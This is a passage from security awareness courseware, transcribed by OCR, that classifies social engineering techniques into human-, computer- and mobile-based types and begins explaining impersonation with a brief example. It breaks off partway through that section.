


LO#02: Explain Various Social Engineering Techniques

Social Engineering Techniques

Attackers implement various social engineering techniques to gather sensitive information from people or organizations that might help them to commit fraud or participate in other criminal activities.

This section deals with various human-based, computer-based, and mobile-based social engineering techniques, coded with examples for a better understanding.



Types of Social Engineering

Human-based Social Engineering

- Sensitive information is gathered **by interaction**
- Techniques:
  - Impersonation
  - Vishing
  - Eavesdropping
  - Shoulder Surfing
  - Dumpster Diving
  - Reverse Social Engineering
  - Piggybacking
  - Tailgating
  - Diversion Theft
  - Honey Trap
  - Baiting and Quid Pro Quo
  - Elicitation

Computer-based Social Engineering

- Sensitive information is gathered with the **help of computers**
- Techniques:
  - Phishing
  - Pop-up Window Attacks
  - Spam Mail
  - Instant Chat Messenger
  - Scareware

Mobile-based Social Engineering

- Sensitive information is gathered with the **help of mobile apps**
- Techniques:
  - Publishing Malicious Apps
  - Using Fake Security Apps
  - Repackaging Legitimate Apps
  - SMiShing (SMS Phishing)

Types of Social Engineering

In a social engineering attack, the attacker uses their social skills to trick the victim into disclosing personal information such as credit card numbers, bank account numbers, and phone numbers, or confidential information about their organization or computer system. Attackers use this data to either launch an attack or to commit fraud. Social engineering attacks are categorized into three categories: human-based, computer-based, and mobile-based.

- **Human-based Social Engineering**

  Human-based social engineering involves human interaction. Acting as though they were a legitimate person, the attacker interacts with the employee of the target organization to collect sensitive information, such as business plans and networks, that might help them in launching their attack. For example, impersonating an IT support technician, the attacker can easily access the server room.

  An attacker can perform human-based social engineering by using the following techniques:

  - Impersonation
  - Vishing
  - Eavesdropping
  - Shoulder Surfing
  - Dumpster Diving
  - Reverse Social Engineering
  - Piggybacking
  - Tailgating
  - Diversion Theft
  - Honey Trap
  - Baiting
  - Quid Pro Quo
  - Elicitation

- **Computer-based Social Engineering**

  Computer-based social engineering relies on computers and Internet systems to carry out the targeted action.

  The following techniques can be used for computer-based social engineering:


  - Phishing
  - Spam mail
  - Instant chat messenger
  - Pop-up window attacks
  - Scareware

- **Mobile-based Social Engineering**

  Attackers use mobile applications to carry out mobile-based social engineering. Attackers trick the users by imitating popular applications and creating malicious mobile applications with attractive features and submitting them to the major app stores with the same name. Users unknowingly download the malicious app, allowing the malware to infect their device.

  Listed below are some techniques attackers use to perform mobile-based social engineering:

  - Publishing malicious apps
  - Repackaging legitimate apps
  - Using fake security applications
  - SMiShing (SMS Phishing)



Human-based Social Engineering

Impersonation

- The attacker **pretends to be someone legitimate or an authorized person**
- Attackers may **impersonate** a legitimate or authorized person either personally or using a **communication medium** such as phone, email, etc.
- Impersonation helps attackers to **trick a target** into revealing **sensitive information**
- The most common human-based social engineering technique

Impersonation Examples

Posing as a legitimate end user

- The attacker gives this identity and asks for the sensitive information

"Hi! This is John from the Finance Department. I have forgotten my password. Can I get it?"

Posing as an important user

